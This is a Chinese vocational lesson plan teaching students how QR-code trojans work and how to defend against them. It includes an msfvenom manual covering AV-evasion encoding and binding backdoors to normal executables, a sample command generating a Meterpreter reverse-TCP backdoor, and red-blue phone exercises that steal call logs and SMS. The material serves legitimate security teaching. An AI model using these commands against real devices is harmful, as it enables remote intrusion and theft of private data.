1.创设餐厅扫码情景对木马功能和概念进行介绍。
2.结合《GB/T 36627-2018 信息安全技术网络安全等级保护测试评估技术指南》，对木马的入侵流程和制作、上传原理进行详细阐述。
3.对标世赛标准，对木马实现过程进行攻防实操。</td></tr>
<tr><td>学情分析</td><td colspan="3">【知识和技能基础】
1.通过课前预习大部分同学了解二维码包含信息及二维码的生成过程；
2.通过课前测试结果显示，大部分同学能表述 Socket 工作原理。
3.通过课前预习多数同学能够了解常见的网络后门技术分类，但理解其工作原理。
【认知与实践能力】
通过课前学生讨论及课前试做问题反馈分析得出，大部分同学认识到目标控制的意义，具备较强的推理分析能力；100%同学能够利用msfvenm制作木马，但只会使用默认的meterpreter方式，不能根据目标系统特性灵活配置参数，迁移实践能力有待加强。
【学习特点】
通过学生课前工具试做情况反馈，结合关于学生喜欢的学习资源获取手段的问卷调查分析得出，学生最喜欢获取资源的方式是百度和信息安全论坛，22.4%的学生最喜欢的学习资源获取手段是百度等搜索引擎，20%的学生最喜欢的学习资源获取手段是信息安全论坛。
 
</td></tr>
<tr><td rowspan="3">教学目标</td><td>知识目标</td><td>1.了解远程访问测试概念，强调检查远程访问相关要求。
2.理解木马工作原理。
3.掌握网络后门技术的工作原理。</td></tr>
<tr><td>能力目标</td><td>1.能根据GB/T 36627-2018中-5.3.3进行规范化的远程访问测试。
2.能根据目标系统网络状态利用msfvenm工具制作木马。</td></tr>
<tr><td>素质目标</td><td>1.通过引入“扫二维码免费打印照片导致个人信息泄漏”事件，阐明网络安全已深入到每个人的生活当中，学习《民法典》对个人信息的保护规定，增强消费者个人隐私信息保护意识。
2.通过练习目标控制的方法，养成主动专研的探索精神。</td></tr>
</table>

		3.通过学习 GB/T 36627-2018 中渗透测试的要求，提升网络安全渗透测试的规范意识。
教学重难点	【教学重点】 1.木马技术工作原理； 2.木马入侵流程。 【解决措施】 1.通过“特洛伊之战”故事中对战策略，类比讲解木马技术工作原理。 2.通过分析GB/T 36627-《2018 信息安全技术网络安全等级保护测试评估技术指南》，逐步梳理木马入侵流程。	
	【教学难点】 1. 植入木马的方法。 2. 木马防范方法。 【解决措施】 1. 通过布置简单任务，引导学生进行单兵演实践操作，通过对任务实现流程的梳理，对木马植入技术实现进行介绍梳理；通过教师示教工具操作加深学生理解。 2. 通过引入竞赛机制，帮助学生实施使用msfvenm工具进行目标控制，通过对抗演红蓝双方渗透测试其手机获取通话记录和短信记录，教师逐步引导防范技术，深入剖析木马的防范方法。	
教法	情境教学法、演示法、小组讨论法	学法 探究学习法、合作学习法
资源与手段	**教学资源**	**作用**
	1.学习通平台：关于检测系统木马学习资源  	1.发布学习资源； 2.采集全过程学习数据；
	2.网络攻防虚拟靶场平台：二维码木马植入溯源实践环境  	提供实景网络安全练习环境
	3.竞技考核平台：二维码木马植入溯源竞技考核关卡  	动态评价学生实践过程表现；

【活页式工作手册】

7.2 Msfvenom 命令使用手册

1 Msfvenom 常用命令

笔记

1）–p (- -payload-options)：添加载荷 payload
(- -payload-options 列出 payload 选项)
根据对应的载荷生成对应平台下的后门，只有选对 payload，再填写正确的 IP、PORT 就可以生成对应语言、对应平台的后门了。

2）–l：查看所有 payload encoder nops

3）–f （- -help-formats）：输出文件格式
(- -help-formats 列出所有文件格式)

Executable formats:asp, aspx, aspx-exe, axis2, dll, elf, elf-so, exe, exe-only, exe-service, exe-small, hta-psh, jar, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-net, psh-reflection, psh-cmd, vba, vba-exe, vba-psh, vbs, war

Transform formats:bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl, powershell, ps1, py, python, raw, rb, ruby, sh, vbapplication, vbscript

4）–e：编码免杀

5）–a (- -platform – -help-platforms)：选择架构平台
x86 | x64 | x86_64

Platforms:windows, netware, android, java, ruby, linux, cisco, solaris, osx, bsd, openbsd, bsdi, netbsd, freebsd, aix, hpux, irix, unix, php, javascript, python, nodejs, firefox, mainframe

6）–o：文件输出

7）–s：生成 payload 的最大长度，就是文件大小

8）–b：避免使用的字符 例如：不使用 '\0f'

9）–i：编码次数

10）–c：添加自己的 shellcode

11）–x | -k：捆绑


例如：原先有个正常文件 normal.exe 可以通过这个选项把后门捆绑到这个程序上面。


2 Msfvenom 实例

```
msfvenom -p linux/x64/meterpreter_reverse_tcp LOHOST=172.18.206.163
-f elf -o backdoor
```

引导任务实施的步骤

教学流程



教学过程-课前启化				
教学环节	教学内容	教师活动	学生活动	设计意图
感新知	【自主学习】 1.调查二维码包含信息及二维码的生成过程。 2.《msfvenm工具使用手册》；  3.《GB/T 36627-2018信息安全技术网络安全等级保护测试评估技术指南》 -5.3.3 远程访问测试，强调检查远程访问要求。 【任务试做】 1.课前测验； 2.使用msfvenm制作木马。  	1.发布学习资源与测试：在学习平台发布课前学习要求及学习资源。 2.发布调查问卷：发布“二维码包含信息及二维码的生成过程”调查问卷。 3.发布试做任务：搭建扫码点餐网络环境，尝试二维码信息收集功能。 4.发布讨论：发布“试做讨论-目标控制”讨论，并针对学生课前学习情况反馈进行在线答疑 5.查看反馈，与学生线上互动交流：查看学生提交的测验结果和线上学习数据，在学习通平台与学生线上互动交流，收集整理学生课前学习反馈的问题，及时调整教学策略。 6.红蓝方分组：根据红蓝方不同特点、学生个人发展目标和自主选择结果，对分组情况进行微调，完成动态分组。	1.查看课前学习要求，完成相应的复习及预习任务：完成msfvenm工具使用手册学习及配套测试题。 2.完成调查问卷：回复“二维码包含信息及二维码的生成过程”调查问卷。 3.完成分析任务：完成检测系统木马相关的规范要求分析，并上传学习通平台。 4.工具试做：尝试使用msfvenm工具进行目标控制。 5.问题反馈：回复“试做讨论-目标控制”讨论贴，反馈预习中的问题。 6.选择小组，确定组名：学生选择红蓝方，推荐组长。	【引导学生自主学习】：引导学生完成课前任务，为课堂教学做好充分的准备，提高课堂效率。 【把握学情，及时调整教学策略】：通过学习通平台系统，获取学情，为教学策略调整提供依据。 【信息化手段】网络攻防虚拟靶场平台、学习通平台。

教学过程-课中内化				
教学环节	内容	教师活动	学生活动	设计意图
探现象 (15分钟)	【分析风险】 1.网络空间安全工程技术联合研究中心项目引入，扫二维码打印照片个人信息泄漏。  2.二维码的常见应用场景有哪些?	1.案例引思：播放“扫二维码打印照片泄漏隐私”案例，引发扫描来历不明二维码的思考。 2.发布头脑风暴： (1) 二维码的常见应用场景有哪些? (2) 乱扫二维码有什么危害? 3.头脑风暴成果展示：	1.学习案例：认真观看“扫二维码打印照片泄漏隐私”视频案例，认真思考老师提出的问题。 2.头脑风暴：思考二维码的常见应用场景及上传乱扫二维码危害。 3.头脑风暴成果展示：各小组展示头脑风	【课程思政】 通过引入“扫二维码免费打印照片导致个人信息泄漏”事件，阐明网络安全已深入到每个人的生活当中，学习《中华人民共和国数据安全法》对个人信

	（1）支付； （2）社交； （3）办公； （4）追溯； （5）服务； 3.乱扫二维码有什么危害？ （1）二维码背后可能是一条手机木马病毒的下载网址； （2）二维码背后还可能是个恶意APP的下载链接； （3）二维码的背后还可能是钓鱼网址。 4. 扫码点餐，发布第一个二维码；  5. 个人隐私信息包含哪些？ （1）通讯录； （2）短信； （3）照片等。 6. 扫码点餐，发布第二个二维码； 7. 对比两次扫码之间的区别。 8. 分析原因，引出木马概念。	学习通平台提问活动随机抽取小组。 **4.案情分析：**网安警官总结近年来乱扫二维码隐私数据泄露事件情况，分析乱扫二维码的危害。 **5.补充总结：**根据学生回答补充总结二维码的常见应用场景有哪些及乱扫二维码有什么危害； **6.预习回顾：**打开学习通平台，展示学生课前关于调查二维码包含信息及二维码的生成过程的讨论，并补充。 **7.发布任务：**发布第一个二维码，学生扫码点餐，发现个人信息泄漏，如短信、通讯录、照片等。 **8.头脑风暴：** 个人隐私信息包含哪些？ **9.发布任务：**发布第二个二维码，学生扫码点餐。 **10.引导：**对比两次扫码之间的区别，通过对比观察两次扫码个人信息泄漏，引入木马知识点，聚焦教学重点。 **11.法律对接：**通过对比木马的功能，引导学生注意保护个人信息，贯彻个人信息保护法思想。	暴成果。 **4.认真聆听：**认真聆听网安警官介绍。 **5.手脑并用：**根据任务要求，动手实践，扫描二维码进行体验。 **6.及时反馈问题：**积极反馈练习过程中遇到的问题。 **7.头脑风暴：**个人隐私信息包含哪些及为什么两次扫码个人隐私信息都泄漏，上传学习通平台。 **8.实践思考：**完成第二次扫码体验，思考数据窃取背后的技术。	息的保护规定，增强消费者个人隐私信息保护意识。 **【课岗融通】** 岗位能力：掌握数据泄露常见的的原因。 **【信息化手段】** 通过播放“二维码安全”视频案例，引导学生思考。
	【教学重点1突破】 1.“特洛伊木马”之战案例；  2.木马原理、分类及	**1. 案例导入：**“特洛伊木马”之战视频，引出信息安全中的木马。 **2. 发布讨论：**回顾扫描二维码过程，引导同学思考讨论木马程序与特洛伊木马之间的关联，抽选学生分	**1.观看视频：**感知网络安全中的木马 **2.小组讨论：**讨论木马程序与特洛伊木马之间的关联。 **3. 认真聆听：**认真聆听木马概念。 **4. 认真聆听：**认真聆听木马原理的相关知	**【课程思政】** 数字化时代应对数据安全挑战需要企业担负数据安全责任与数据信息道德，并引导学生树立“中国是网络安全的坚

探原理 (20分钟) 课程片段视频二	入侵步骤； 3.制作上传木马方式及需要考虑的因素； 4.木马与后门技术的关系。	享结果。 3. 概念引入：通过梳理学生分享结果，类比分析引出木马概念。 4. 原理讲解：讲解木马技术基本原理、分类以及植入步骤。 5. 发布小测：发布关于特洛伊木马流程原理的随堂小测。 6. 原理分析：通过分析木马的原理，与后门技术的关系，逐步关联制作木马需注意的因素及上传方式。 7. 发布头脑风暴：上传木马的方式 8. 小结分析：对同学讨论的结果进行总结，引出木马上传方式知识点，详细讲解，对比介绍后门技术概念。 9. 发布任务：发布基础练习及进阶练习任务，教师示教，引导学生层层深入。	识。 5. 完成测验：完成木马流程的测验。 6. 聆听思考：认真聆听木马上传方式，以及后门技术与木马技术的关系。 7.头脑风暴：思考上传木马的方式，将结果上传至学习通平台。 8.完成任务：完成教师发布的课堂练习。	定的维护者”的正确网络安全观。 【素质目标】 通过“特洛伊木马”之战案例强调谨慎选择合理的参对目标系统的漏洞进行验证，弘扬细致谨慎的**工匠精神**。 【信息化手段】 通过学习通平台随堂测试检验学生的课堂学习效果，确定教学重点完成情况。
探方法 (10分钟)	【教学重点2突破】 1.GB/T 36627-《2018信息安全技术网络安全等级保护测试评估技术指南》中关于渗透测试的要求：5.3.3远程访问测试。 2.使用msfvenm 工具进行目标控制，体会不同参数对攻击结果的影响，指导学生操作练习任务。	1. 分析国标：分析GB/T 36627-《2018信息安全技术网络安全等级保护测试评估技术指南》中关于渗透测试的要求：5.3.3远程访问测试，强调检查远程访问要求。 2.发布任务：发布基础练习及进阶练习任务，教师示教，引导学生层层深入。	1. 思考理解：理解远程访问测试的要求及操作流程。 2.知行合一：登录网络攻防虚拟靶场平台，使用msfvenm工具进行目标控制，体会不同参数对攻击结果的影响。	【课程思政】 在检测系统木马的任务实施步骤中贯穿弘扬严格审查系统控制权限的工匠精神。 【信息化手段】 通过网络攻防虚拟靶场平台，检验学生的课堂学习效果，确定教学重点完成情况
单兵演 (15分钟)	【教学难点1突破】 任务： 20XX年某市开展了本年度的“护网行动”保护个人隐私行动，召集大量渗透	1.发布任务：发布任务，通过网络攻防虚拟靶场平台展示拓扑结构图，讲解二维码扫描任务要求。 2.示范教学：根据具体任务案例，给学生示	1.认真聆听：认真聆听并思考。 2.任务试做：根据教师发布的任务及关键操作讲解，动手实践完成任务。 3.难点提问：对在实	【课赛融通】 通过示范教学，帮助学生学习实施使用msfvenm工具进行目标控制，获取通话记录

	工程师对手机个人隐私信息开展远程黑客模拟攻击，以达到防护个人隐私数据不被泄漏的目的。 1.木马制作； 2.木马上传； 3.远程连接。	范讲解任务实施过程。 **3.个性指导：**对学生个性问题进行指导。 **4.共享指导：**对学生普遍遇到的问题进行讲解指导。 **5.小结：**对木马制作过程进行总结。	操过程中遇到的问题，寻求老师帮助。 **4.总结记录：**根据老师的总结做好记录。	和短信记录等信息，给学生深刻的学习帮助学生**突破难点。** **【素质目标】** 通过学习目标控制的方法，养成主动专研的探索精神。 **【信息化手段】** 网络攻防虚拟靶场平台、竞技考核平台
对抗演 (20分钟)	**【教学难点2突破】** 木马入侵攻防对抗： 1.木马二维码生成； 2.手机系统木马安装、监听及配置，红蓝双方分别对其手机系统进行渗透测试，获取对方通话记录和短信记录等个人信息。 3.木马检测、清除、防御。	**任务讲解：**指导小组进行红蓝角色分配，讲解对抗任务要求：红方制作木马并入侵系统窃取设备数据，蓝方检测找到木马，并消除。 **共性指导：**对红蓝双方各自任务做出指导： 1.蓝方 (1)检测和寻找木马隐藏的位置 (2)防范端口 (3)删除可疑程序 (4)安装防火墙 2.红方 (1)配置木马 (2)传播木马 (3)运行木马 (4)信息泄漏 (5)建立连接 **个性指导：**对个性问题进行针对性指导，帮助学生解决卡壳问题。 **总结评价：**教师根据考核平台学生成绩排名，进行战况总结和思政升华。	**角色分配：**组内讨论各自分工，进行角色分配。 **战术讨论：**红蓝双方各自研讨任务要求，制定实施方案； **协同作战：**小组内部合理分工，团结协作精准实施攻击和防御； **战略调整：**根据演习实况，及时调整作战策略。 **战果提交：**红蓝双方提交战果。 **聆听思考：**聆听老师总结分析，对实操过程问题进行反思总结。	**【课赛融通】** 通过引入竞赛机制，帮助学生实施使用msfvenm工具进行目标控制，通过对抗演红蓝双方渗透测试其手机获取通话记录和短信记录，给学生深刻的学习与实践体验，帮助学生**突破难点。** **【素质目标】** 通过演习难度不断升级，培养学生不畏艰难的**劳动精神。** **【信息化手段】** 网络攻防虚拟靶场平台、竞技考核平台。
展成效 (10分钟)	1.小组复盘展示。 2.归纳总结检测系统木马的方法和流程。 3.归纳总结如何让扫码更安全，从而防护	**1.组织复盘展示：**展示红蓝双方演习成果，抽取小组复盘演习任务完成过程，分享心得体会。 **2.教师点评：**点评学生	**1.小组复盘：**小组红蓝双方演示演习任务完成过程，分享心得体会； **2.生生互评：**其他小组同学从知识掌握程	**【课岗融通】** 通过小组学生复盘展示，锻炼学生的语言表达能力，培养学生在木马发现

	个人隐私信息? (1) 扫码之前要了解二维码的真伪和用途，最好能询问相关工作人员，切忌“见码就扫”。 (2) 各种支付软件（如支付宝、微信等）绑定一张银行卡就足够了，而且银行卡内不要储蓄大量现金。 (3) 定期更改支付软件的密码，不要用“123456”等简单的数列或生日作密码。 (4) 如果在扫描二维码后发现异常扣款，要及时报警。	演习过程中的表现，提出现存问题和需注意事项; **3.组织生生互评:** 引导学生公平公正开展生生互评。 **4.归纳总结:** 对本任务知识进行梳理和总结强调。	度、团队协作能力、精益求精的工匠精神等多个方面对展示小组进行评价。	与防范的技能; **【课程思政】** 通过生生互评，促进学生互帮互助、相互学习、取长补短。 **【信息化手段】** 网络攻防虚拟靶场平台、竞技考核平台，学习通平台。
教学过程-课后转化				
教学环节	**学习内容**	**教师活动**	**学生活动**	**设计意图**
拓能力	1.msfvenm工具各种参数的含义及应用练习; 2.撰写检测系统木马的报告;	**1.发布作业:** 课后拓展任务; **2.发布讨论:** 布置学习反馈任务; **3.线上指导:** 根据学生问题反馈进行个性化学习指导; **4.网安警官评价:**网安警官通过学习通平台查看学生检测系统木马报告撰写的内容，根据GB/T36627-2018标准要求对撰写内容进行综合评价。	**1.拓展练习：** 尝试完成课后拓展任务; **2.反馈问题：** 反馈任务完成过程中遇到的问题; **3.自我提升：** 根据网安警官反馈完善木马检测和防范的规范要求，完成报告撰写。	**【课岗融通】** 通过拓展任务，帮助学生学以致用，拓展能力，提升综合问题解决能力，在网安警官的评价中，**明确岗位规范**。 **【信息化手段】** 网络攻防虚拟靶场平台、竞技考核平台，学习通平台。
拓视野	为网络宣传周制作宣传视频搜集关于“乱扫二维码，后果很严重”的宣传素材	**1.发布作业：** 课后拓展任务; **2.线上指导：** 根据学生问题反馈进行个性化学习指导;	**1.拓展练习：** 尝试完成课后拓展任务; **2.反馈问题：** 反馈任务完成过程中遇到的问题; **3.完成宣传素材收集：** 为网络宣传周制作宣传视频搜集关于“乱扫二维码，后果很严重”的宣传素材，增强消费者的个人信息保护意识。 **4.评价教师：** 完成智慧校园的学生评教。	**【课岗融通】** 通过拓展任务，帮助学生学以致用，拓展视野，提升综合问题解决能力，在网安警官的评价中，**明确岗位规范**。 **【信息化手段】** 学习通平台。

教学评价

任务2 二维码木马植入溯源 考核评测表			
评价维度	评价目标	评价指标	分值
知识	了解远程访问测试的概念及要求	远程访问测试概念及要求测验完成情况	20
	理解 Socket 工作原理	socket工作原理测验完成情况	40
	掌握网络后门技术的工作原理	后门技术工作原理测验完成情况	40
能力	能根据GB/T 36627-2018 中-5.3.3 进行规范化的远程访问测试	端口号是否配置准确	15
		协议版本、监听地址是否设置正确	15
		是否成功禁用反向解析	20
	能根据目标系统网络状态利用 msfvenm 工具制作木马	监听地址配置是否准确	15
		监听端口设置是否正确	15
		是否能够成功启动监听功能	20
素质	网络安全意识	是否梳理了《民法典》对个人信息的保护规定条款	-
		是否参与目标控制的方法的练习	-
		是否学习了GB/T 36627-2018 中渗透测试的要求	-
	操作规范性	实现远程访问测试的规范性	-
		利用msfvenm工具制作木马的规范性	-
	职业规范性	系统木马检测报告撰写的规范性	-

教学反思

授课实效

1.素质目标达成


根据学习通平台的网安警官和项目导师评价等数据分析得出，学生在完成检测系统木马报告撰写中融入了更多目标控制的标准规范，能合理制作后门、准确上传后门，并能遵守法律法规进行目标控制，素质目标达成。

2.知识目标达成


根据学习通平台采集的测试与完成课中问题的分析与回答结果等数据分析得出，学生已经理解了理解Socket、木马工作原理，掌握了网络后门技术的工作原理，知识目标达成。



3.能力目标达成

根据根据竞技考核平台采集的小组通关情况等数据分析得出，在攻防对抗实战演练中各个小组同学通过小组协作都能制作木马并配置使用msfvenm工具完成目标控制，能够完成木马的防范，能力目标达成。

	
特色创新	1.通过教师课堂模拟演示二维码隐私数据泄露的场景，网安警官真实案例分析等，帮助学生身临其境的感受二维码隐私数据泄露的危害，有效激发学生的学习兴趣和探索精神。 2.通过木马制作上传竞技考核，把难以完全掌握的木马制作及上传原则进行颗粒化细分成便于理解的应用场景，环环相扣，层层深入，有效帮助学生突破教学重点. 3.通过网络虚拟靶场平台进行对抗演习，帮助各小组渗透测试其他小组的手机获取通话记录和短信记录，有效突破了教学难点，促进团队合作和知识技能的巩固。
改进设想	【问题反思】 本节课主要是讲解扫二维码引发的隐私数据泄漏的原因，学生对教学内容特别感兴趣，激发了探索欲望和学习兴趣，希望进一步了解如何进行数据保护控制。 【改进措施】 课后拓展环节设置讨论，学生讨论数据保护控制的具体方式有哪些。

教案 3 WIFI 通信泄密溯源（2 学时）

<table>
<tr><td>教学模块</td><td>模块五 公民信息数据安全保障</td><td>教学任务</td><td>任务 3 WIFI 通信泄密溯源</td></tr>
<tr><td>授课班级</td><td>信安 2006 班（校警合作班）</td><td>课程类型</td><td>理实一体课</td></tr>
<tr><td>授课时间</td><td>2021.12.13</td><td>授课地点</td><td>智慧教室</td></tr>
<tr><td>内容分析</td><td colspan="3">本次课为模块五-公民信息数据安全保障的第三个任务，本次课在前两个任务学习了摄像头认证失效溯源、二维码木马植入溯源的基础上，依托本专业**市网络空间安全工程技术联合研究中心真实案例——免费 WIFI 环境下用户网络数据被窃取的案件，展开对网络流量嗅探与流量分析的深入学习，因此，决定本次课教学内容为：
1.创设免费 wifi 窃取隐私数据情景对流量嗅探概念进行介绍。
2.对接网络安全评估中级 X 证书职业技能标准，对流量嗅探的原理、流程详细阐述。
3.结合《中华人民共和国网络安全法》对流量嗅探的功能及合法应用场景进行介绍。</td></tr>
<tr><td>学情分析</td><td colspan="3">【知识和技能基础】
通过课前测试结果显示：通过前面的学习已经掌握了二维码数据泄露和智能摄像头口令失效溯源的知识和技能；大部分同学对免费 wifi 能够带来数据泄露有直观理解，但只有 2 名学生能够清楚理解网络嗅探的流程。
【认知与实践能力】
根据课前学生讨论及问题反馈分析得出，学生对于网络嗅探（流量分析）合法性的界定不明确。大部分学生能够熟练使用 Nmap、Nessus、WVS 工具，但只有 18.3%的同学对 Wireshark 工具熟悉，举一反三的发散性思考能力有待提升。
【学习特点】
课前问卷调查的结果显示，学生有多种嗅探工具的使用经验，但只能够简单地使用工具初步抓取网络流量，对于复杂流量的嗅探分析难以把握。结合学生课前工具试做情况反馈得知，学生愿意尝试新工具，且能够根据操作手册初步完成网络流量捕获。
  </td></tr>
<tr><td rowspan="3">教学目标</td><td>知识目标</td><td colspan="2">1.了解网卡的四种工作模式的原理及区别
2.理解 TCP 会话过程
3.掌握网络嗅探的基本原理和流量分析的基本过程；</td></tr>
<tr><td>能力目标</td><td colspan="2">1.能设置 Wireshark 的搜索策略对流量包进行流量追踪和分析；
2.能获取数据包中关键数据信息</td></tr>
<tr><td>素质目标</td><td colspan="2">1.通过银行卡盗刷案例讨论，增强个人信息保护意识，树立反诈意识；
2.通过对网络安全法第二十七条的宣传，提升网络安全法律意识；
3.通过对大量流量的获取及分析，培养面对困难，不怕难、不怕累的劳动精神，以及冷静思考定位问题本质，逐渐抽丝剥茧，解决问题的职业能力。</td></tr>
</table>

<table>
<tr><td rowspan="2">教学
重难点</td><td colspan="3">【教学重点】
1. TCP 会话过程。
2. 网络嗅探的原理。
【解决措施】
1. 课前依托智慧学习平台，自学 TCP 协议结构，课中探原理环节通过拟人化手段形象展示 TCP 原理，形象直观展示 TCP 会话过程，易于学生理解。
2. 探现象环节直观讲解网络嗅探的功能，探原理环节通过类比手法将数据与数据在网络上的传输类比为水和水流在水管中的传输，进一步对网络数据传递方式进行讲解，加深学生对网络嗅探原理的理解。</td></tr>
<tr><td colspan="3">【教学难点】
流量包的追踪和分析
【解决措施】
课中在单兵演环节依托网络攻防虚拟靶场平台和竞技考核平台，模拟免费wifi网络环境，并将流量包的追踪和分析任务颗粒化细分成了不同数据的获取任务，学生依照关卡内容指引，完成流量的嗅探以及流量中不同类型、不同重要性数据的分析与获取，在教师引导下，分步骤完成网络嗅探与分析比赛，完成流量包的追踪和分析。</td></tr>
<tr><td>教法</td><td>情境教学法、小组讨论法</td><td>学法</td><td>自主学习法、合作学习法</td></tr>
<tr><td rowspan="4">资源与
手段</td><td colspan="3">教学资源</td><td>作用</td></tr>
<tr><td colspan="3">【学习通平台】关于流量嗅探分析学习资源
 
</td><td>1.发布学习资源；
2.采集全过程学习数据；</td></tr>
<tr><td colspan="3">【网络攻防虚拟靶场平台】流量嗅探环境
 
</td><td>1.提供实景网络安全练习环境；
2.采集实操过程学习数据；
3.记录评估实操过程技术规范；</td></tr>
<tr><td colspan="3">【AI开放平台】流量分析环境
 
</td><td>1.提供流量数据分析及可视化环境；
2.采集实操过程学习数据。</td></tr>
</table>

【竞技考核平台】流量嗅探与分析考核关卡

评估流量嗅探及数据分析的完整性及正确性。

【活页式工作手册】

4.1 Wireshark 工具使用手册

1 概述

笔记

Wireshark 诞生于 1998 年，是最重要的网络协议分析仪，功能十分强大。使用 wireshark 可以截取各种网络封包，显示网络封包的详细信息。但使用 wireshark 的人必须了解网络协议，否则就看不懂 wireshark 了。同时，为了安全考虑，wireshark 只能查看封包，而不能修改封包的内容，或者发送封包。

wireshark 能获取 HTTP，也能获取 HTTPS，但是不能解密 HTTPS，所以 wireshark 看不懂 HTTPS 中的内容。如果是处理 HTTP,HTTPS 还是用 Fiddler,其他协议，比如 TCP,UDP 就用 wireshark。

2 wireshark 抓包

1）开始界面

